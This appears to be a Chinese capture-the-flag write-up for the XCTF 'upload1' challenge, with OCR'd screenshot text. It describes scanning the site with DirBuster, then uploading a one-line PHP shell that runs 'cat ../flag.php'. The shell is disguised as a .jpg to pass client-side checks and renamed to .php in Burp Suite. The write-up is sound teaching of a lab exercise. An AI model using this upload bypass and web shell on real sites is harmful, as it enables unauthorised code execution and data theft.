攻防世界web upload1 writeup

原创


Sprint#51264 于 2020-07-17 18:51:15 发布 85 收藏

题目名为upload并且进入在线场景也发现是一个上传文件的框

于是

想到文件上传漏洞

先用DirBuster对网站进行扫描




Directory Stucture	Responce Code	Responce Size
/	200	1153
upload	403	471
icons	403	470
index.php	200	1155
flag.php	200	173

发现flag.php,于是继续进行文件上传

要求上传图片形式，于是写一个有php脚本的文件改后缀为jpg骗过js校验显示upload文件同级的flag.php的内容。


```
<?
system("cat  ../flag.php")
?>
```

改掉后缀为jpg，然后点上传并进行burpsuite抓包



将文件名后缀改为php并forward

上传成功，我们访问该页面


220.249.52.133:49991/upload/1594982964.666.php
火狐官方站点
百度
新手上路
常用网址
攻防世界
CTFHub
CTF - 蓝鲸安全 - 蓝鲸...
开发者工具 - http://220.249.52.133:49991/upload/1594982964.666.php
控制台
查看器
调试器
网络
样式编辑器
性能
内存
搜索 HTML
过滤样式
:hov .cls
<!--
?php
$flag="cyberpeace{16f85efd48db25dda8a6050258
?
-->
<html>
<head></head>
<body></body>
</html>
元素 {
}
https://blog.csdn.net/qq_45837896

得到flag